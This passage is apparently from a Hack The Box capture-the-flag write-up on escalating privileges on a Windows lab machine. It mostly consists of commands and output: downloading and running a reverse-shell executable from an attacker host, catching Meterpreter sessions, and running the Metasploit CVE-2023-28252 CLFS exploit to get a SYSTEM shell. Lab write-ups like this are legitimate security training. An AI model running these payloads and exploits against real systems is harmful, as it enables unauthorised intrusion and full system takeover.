Serving HTTP on 0.0.0.0 port 8090 (http://0.0.0.0:8090/) ...
10.129.229.128 - - [21/Sep/2026 16:37:54] "GET /shell.exe HTTP/1.1" 200 -

PS C:\Users\sam.emerson\Documents> wget http://10.10.14.89:8090/shell.exe -Outfile shell.exe
wget http://10.10.14.89:8090/shell.exe -Outfile shell.exe
We then host our malicious executable on a simple Python HTTP server and grab it via wget with our previous connection on the machine.
msf > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf exploit(multi/handler) > set LHOST tun0
LHOST => 10.10.14.89
msf exploit(multi/handler) > set LPORT 4545
LPORT => 4545
msf exploit(multi/handler) >
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.89:4545
We then setup our multi/handler to be a reception point for our payload that we set in the msfvenom command.
PS C:\Users\sam.emerson\Documents> ./shell.exe
./shell.exe

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.89:4545
[*] Meterpreter session 1 opened (10.10.14.89:4545 -> 10.129.229.128:62729) at 2026-09-21 16:38:51 -0400

meterpreter >
Background session 1? [y/N]
We call our malicious executable from inside our previous connection and catch the new meterpreter shell in metasploit and background it within metasploit's sessions module.
msf exploit(windows/local/cve_2023_28252_clfs_driver) > options

Module options (exploit/windows/local/cve_2023_28252_clfs_driver):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on


Payload options (windows/x64/meterpreter_reverse_tcp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   EXITFUNC    thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   EXTENSIONS                   no        Comma-separate list of extensions to load
   EXTINIT                      no        Initialization strings for extensions
   LHOST       10.0.0.217       yes       The listen address (an interface may be specified)
   LPORT       4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x64


View the full module info with the info, or info -d command.

msf exploit(windows/local/cve_2023_28252_clfs_driver) > set LHOST tun0
LHOST => 10.10.14.89
msf exploit(windows/local/cve_2023_28252_clfs_driver) > run
[*] Started reverse TCP handler on 10.10.14.89:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. The target is running windows version: 10.0.22000.0 which has a vulnerable version of clfs.sys installed by default
[*] Launching msiexec to host the DLL...
[+] Process 6388 launched.
[*] Reflectively injecting the DLL into 6388...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 2 opened (10.10.14.89:4444 -> 10.129.229.128:62730) at 2026-09-21 16:40:02 -0400

meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 6196 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.1761]
(c) Microsoft Corporation. All rights reserved.

C:\Users\sam.emerson\Documents>whoami
whoami
nt authority\system
Finally we load up the metasploit module for the privilege escalation CVE, input our backgrounded session as the target, set our payload to be stageless: windows/x64/meterpreter_reverse_tcp, and set our listening host (LHOST) to our HTB VPN IP address. And just like that, it escalates our privileges and we get a shell as NT AUTHORITY\SYSTEM. pwned.
Final Thoughts
- Whenever you're testing a POC, always go for the most OS agnostic version (i.e. Python, etc.)
- If your LPE has a
msfmodule, see if you can roundtrip your access into a valid session for it.